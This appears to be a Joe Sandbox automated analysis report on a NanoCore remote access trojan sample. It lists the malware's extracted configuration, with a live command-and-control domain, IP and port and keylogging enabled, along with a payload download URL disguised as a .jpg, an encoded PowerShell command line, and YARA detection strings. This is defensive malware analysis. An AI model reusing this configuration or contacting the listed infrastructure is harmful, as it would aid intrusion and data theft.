

JoeSandbox Cloud BASIC



ID: 712259

Sample Name:

SecuriteInfo.com.Win32.DropperX-
gen.6565.exe

Cookbook: default.jbs

Time: 04:48:11

Date: 29/09/2022

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report SecuriteInfo.com.Win32.DropperX-gen.6565.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: NanoCore	4
Yara Signatures	5
Memory Dumps	5
Unpacked PEs	6
Sigma Signatures	6
AV Detection	6
E-Banking Fraud	6
Stealing of Sensitive Information	7
Remote Access Functionality	7
Snort Signatures	7
Joe Sandbox Signatures	7
AV Detection	7
Networking	7
E-Banking Fraud	7
System Summary	7
Data Obfuscation	7
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	7
HIPS / PFW / Operating System Protection Evasion	7
Stealing of Sensitive Information	8
Remote Access Functionality	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	12
Public IPs	12
General Information	13
Warnings	13
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	14
ASNs	14
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.DropperX-gen.6565.exe.log	14
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	14
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0fqj0qj.14y.psm1	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hy1q2z2h.gkq.psm1	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_r0jiqxi1.kv2.psm1	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tafb1hl2.cd1.ps1	16
C:\Users\user\AppData\Roaming\APP.exe	16
C:\Users\user\AppData\Roaming\APP.exe:Zone.Identifier	16
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	17
Static File Info	17
General	17
File Icon	17

Static PE Info	17
General	17
Entrypoint Preview	18
Data Directories	19
Sections	20
Resources	20
Imports	20
Network Behavior	20
Network Port Distribution	20
TCP Packets	21
UDP Packets	22
DNS Queries	23
DNS Answers	23
HTTP Request Dependency Graph	24
HTTPS Proxied Packets	24
Statistics	41
Behavior	41
System Behavior	42
Analysis Process: SecuritInfo.com.Win32.DropperX-gen.6565.exePID: 5536, Parent PID: 3244	42
General	42
File Activities	43
File Created	43
File Written	43
File Read	44
Registry Activities	44
Analysis Process: powershell.exePID: 5268, Parent PID: 5536	44
General	44
File Activities	45
File Created	45
File Deleted	45
File Written	45
File Read	47
Analysis Process: conhost.exePID: 5280, Parent PID: 5268	48
General	48
Analysis Process: SecuritInfo.com.Win32.DropperX-gen.6565.exePID: 6132, Parent PID: 5536	49
General	49
File Activities	49
File Created	49
File Deleted	50
File Written	50
File Read	50
Analysis Process: APP.exePID: 5568, Parent PID: 3452	50
General	51
File Activities	51
File Created	51
File Read	51
Registry Activities	51
Analysis Process: APP.exePID: 2968, Parent PID: 3452	52
General	52
File Activities	52
File Created	52
File Read	52
Analysis Process: powershell.exePID: 5768, Parent PID: 5568	52
General	53
Analysis Process: conhost.exePID: 5772, Parent PID: 5768	53
General	53
Disassembly	53

Windows Analysis Report

SecuriteInfo.com.Win32.DropperX-gen.6565.exe

Overview

General Information

Sample Name:	SecuriteInfo.com.Win32.DropperX-gen.6565.exe
Analysis ID:	712259
MD5:	8960f5595a2e28..
SHA1:	ee55fd3f7f73eee..
SHA256:	e17c07627e15ec..
Tags:	exe
Infos:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Malicious sample detected (through...)

Sigma detected: NanoCore

Detected Nanocore Rat

Antivirus detection for URL or domain

Yara detected Nanocore RAT

Tries to detect sandboxes and other...

Yara detected Costura Assembly Lo...

Encrypted powershell cmdline option...

Machine Learning detection for sam...

.NET source code contains potentia...

Injects a PE file into a foreign proce...

Machine Learning detection for drop...

Classification

Process Tree

- System is w10x64
- SecuriteInfo.com.Win32.DropperX-gen.6565.exe (PID: 5536 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe" MD5: 8960F5595A2E28FF1AA6297BDAA20DDC)
 - powershell.exe (PID: 5268 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 - conhost.exe (PID: 5280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - SecuriteInfo.com.Win32.DropperX-gen.6565.exe (PID: 6132 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe MD5: 8960F5595A2E28FF1AA6297BDAA20DDC)
 - APP.exe (PID: 5568 cmdline: "C:\Users\user\AppData\Roaming\APP.exe" MD5: 8960F5595A2E28FF1AA6297BDAA20DDC)
 - powershell.exe (PID: 5768 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 - conhost.exe (PID: 5772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - APP.exe (PID: 2968 cmdline: "C:\Users\user\AppData\Roaming\APP.exe" MD5: 8960F5595A2E28FF1AA6297BDAA20DDC)
 - cleanup

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "3611ad04-d7c4-4fbb-8fff-25dfed2e",
  "Group": "GONEV",
  "Domain1": "sannation.duckdns.org",
  "Domain2": "sannation.duckdns.org",
  "Port": 2180,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.405627174.0000000003FC7000.0000004.00000800.00020000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetctcs the Nanocore RAT	Florian Roth	0x37635:\$x1: NanoCore.ClientPluginHost 0x5f655:\$x1: NanoCore.ClientPluginHost 0x37672:\$x2: IClientNetworkHost 0x5f692:\$x2: IClientNetworkHost 0x3b1a5:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcfp8PZGe 0x631c5:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcfp8PZGe
00000000.00000002.405627174.0000000003FC7000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000000.00000002.405627174.0000000003FC7000.0000004.00000800.00020000.00000000.sdmp	NanoCore	unknown	Kevin Breen <kevin@technarcthy.net>	0x3739d:\$a: NanoCore 0x373ad:\$a: NanoCore 0x375e1:\$a: NanoCore 0x375f5:\$a: NanoCore 0x37635:\$a: NanoCore 0x5f3bd:\$a: NanoCore 0x5f3cd:\$a: NanoCore 0x5f601:\$a: NanoCore 0x5f615:\$a: NanoCore 0x5f655:\$a: NanoCore 0x373fc:\$b: ClientPlugin 0x375fe:\$b: ClientPlugin 0x3763e:\$b: ClientPlugin 0x5f41c:\$b: ClientPlugin 0x5f61e:\$b: ClientPlugin 0x5f65e:\$b: ClientPlugin 0x37523:\$c: ProjectData 0x5f543:\$c: ProjectData 0x37f2a:\$d: DESCrypto 0x5ff4a:\$d: DESCrypto 0x3f8f6:\$e: KeepAlive

Source	Rule	Description	Author	Strings
00000000.00000002.405627174.0000000003FC7000.0000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Nanocore_d8c4e3c5	unknown	unknown	0x37635:\$a1: NanoCore.ClientPluginHost 0x5f655:\$a1: NanoCore.ClientPluginHost 0x375f5:\$a2: NanoCore.ClientPlugin 0x5f615:\$a2: NanoCore.ClientPlugin 0x3954e:\$b1: get_BuilderSettings 0x6156e:\$b1: get_BuilderSettings 0x37451:\$b2: ClientLoaderForm.resources 0x5f471:\$b2: ClientLoaderForm.resources 0x38c6e:\$b3: PluginCommand 0x60c8e:\$b3: PluginCommand 0x37626:\$b4: IClientAppHost 0x5f646:\$b4: IClientAppHost 0x41aa6:\$b5: GetBlockHash 0x69ac6:\$b5: GetBlockHash 0x39ba6:\$b6: AddHostEntry 0x61bc6:\$b6: AddHostEntry 0x3d899:\$b7: LogClientException 0x658b9:\$b7: LogClientException 0x39b13:\$b8: PipeExists 0x61b33:\$b8: PipeExists 0x3765f:\$b9: IClientLoggingHost
0000000C.00000002.545575142.0000000005700000.0000004.08000000.00040000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xe75:\$x1: NanoCore.ClientPluginHost 0xe8f:\$x2: IClientNetworkHost

Click to see the 45 entries

Unpacked PEs				
Source	Rule	Description	Author	Strings
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.5700000.4.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xe75:\$x1: NanoCore.ClientPluginHost 0xe8f:\$x2: IClientNetworkHost
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.5700000.4.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	0xe75:\$x2: NanoCore.ClientPluginHost 0x1261:\$s3: PipeExists 0x1136:\$s4: PipeCreated 0xeb0:\$s5: IClientLoggingHost
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.5700000.4.raw.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekShen	0xe38:\$x2: NanoCore.ClientPlugin 0xe75:\$x3: NanoCore.ClientPluginHost 0xe5a:\$i1: IClientApp 0xe4e:\$i2: IClientData 0xe29:\$i3: IClientNetwork 0xec3:\$i4: IClientAppHost 0xe65:\$i5: IClientDataHost 0xeb0:\$i6: IClientLoggingHost 0xe8f:\$i7: IClientNetworkHost 0xea2:\$i8: IClientUIHost 0xed2:\$i9: IClientNameObjectCollection 0xef7:\$i10: IClientReadOnlyNameObjectCollection 0xe41:\$s1: ClientPlugin 0x177c:\$s1: ClientPlugin 0x1789:\$s1: ClientPlugin 0x11f9:\$s6: get_ClientSettings 0x1249:\$s7: get_Connected
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.5700000.4.raw.unpack	Windows_Trojan_Nanocore_d8c4e3c5	unknown	unknown	0xe75:\$a1: NanoCore.ClientPluginHost 0xe38:\$a2: NanoCore.ClientPlugin 0x120c:\$b1: get_BuilderSettings 0xec3:\$b4: IClientAppHost 0x127d:\$b6: AddHostEntry 0x12ec:\$b7: LogClientException 0x1261:\$b8: PipeExists 0xeb0:\$b9: IClientLoggingHost
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.3d0ff4c.3.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xf7ad:\$x1: NanoCore.ClientPluginHost 0x28281:\$x1: NanoCore.ClientPluginHost 0xf7da:\$x2: IClientNetworkHost 0x282ae:\$x2: IClientNetworkHost

Click to see the 98 entries

Sigma Signatures

AV Detection



Sigma detected: NanoCore

E-Banking Fraud



Sigma detected: NanoCore

Stealing of Sensitive Information



Sigma detected: NanoCore

Remote Access Functionality



Sigma detected: NanoCore

Snort Signatures

⊘ No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Yara detected Nanocore RAT

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking



C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud



Yara detected Nanocore RAT

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



Yara detected Costura Assembly Loader

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion



Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion



Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information



Yara detected Nanocore RAT

Remote Access Functionality




Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 PowerShell	1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 Masquerading	2 1 Input Capture	1 1 Security Software Discovery	Remote Services	2 1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Remote Access Software	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Hidden Files and Directories	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	2 3 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Obfuscated Files or Information	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Win32.DropperX-gen.6565.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\APP.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.5f90000.5.unpack	100%	Avira	TR/NanoCore.fadte		Download File
12.0.SecuriteInfo.com.Win32.DropperX-gen.6565.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
sannation.duckdns.org	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sannation.duckdns.org	194.5.98.178	true	true		unknown
www.uploader.net	144.76.120.25	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
sannation.duckdns.org	true	Avira URL Cloud: malware	unknown
http://https://www.uploader.net/img/image/62/2ab115f092bee621ab02ec6745d75ff0/Update-Jxrdsk.jpg	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.uploader.net	SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.399598461.0000000002F11000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 0000000D.00000002.525691805.00000000032DC000.00000004.00000800.0002000.00000000.sdmp, APP.exe, 00000010.0000002.524921442.0000000002991000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.newtonsoft.com/json	SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.404243518.00000000033FD000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.406989221.0000000005E00000.00000004.08000000.00040000.0000000.sdmp, APP.exe, 0000000D.00000002.551985138.000000000447D000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 0000000D.00000002.543618669.00000000037CC000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.542641859.00000002E79000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.549316139.0000000003A9D000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.551998099.0000000003B3D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.nuget.org/packages/Newtonsoft.Json.Bson	SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.404243518.00000000033FD000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.406989221.0000000005E00000.00000004.08000000.00040000.00000000.sdmp, APP.exe, 0000000D.00000002.543618669.00000000037CC000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.542641859.00000002E79000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot	SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.400399515.000000000303B000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.399797193.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 0000000D.00000002.530432328.000000003407000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 0000000D.00000002.526785223.0000000003337000.00000004.00000000.00020000.00000000.sdmp, APP.exe, 00000010.00000002.525858101.00000000029E100.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.527326721.0000000002A43000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 00000000.00000002.399598461.0000000002F11000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.DropperX-gen.6565.exe, 0000000C.00000002.525303138.0000000002CC1000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 0000000D.00000002.525691805.0000000032DC000.00000004.00000800.00020000.00000000.sdmp, APP.exe, 00000010.00000002.524921442.0000000002991000.00000004.00000000.00020000.00000000.sdmp	false		high
http://james.newtonking.com/projects/json	APP.exe, 00000010.00000002.542641859.000000002E79000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.newtonsoft.com/jsonschema	APP.exe, 00000010.00000002.542641859.00000002E79000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.98.178	sannation.duckdns.org	Netherlands		208476	DANILENKODE	true
144.76.120.25	www.uploader.net	Germany		24940	HETZNER-ASDE	false

General Information	
Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	712259
Start date and time:	2022-09-29 04:48:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Win32.DropperX-gen.6565.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@11/10@16/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings
• Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com • Execution Graph export aborted for target SecuriteInfo.com.Win32.DropperX-gen.6565.exe, PID 5536 because it is empty • Not all processes where analyzed, report is missing behavior information • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations		
Behavior and APIs		
Time	Type	Description
04:49:25	API Interceptor	79x Sleep call for process: powershell.exe modified
04:50:17	API Interceptor	401x Sleep call for process: SecuriteInfo.com.Win32.DropperX-gen.6565.exe modified
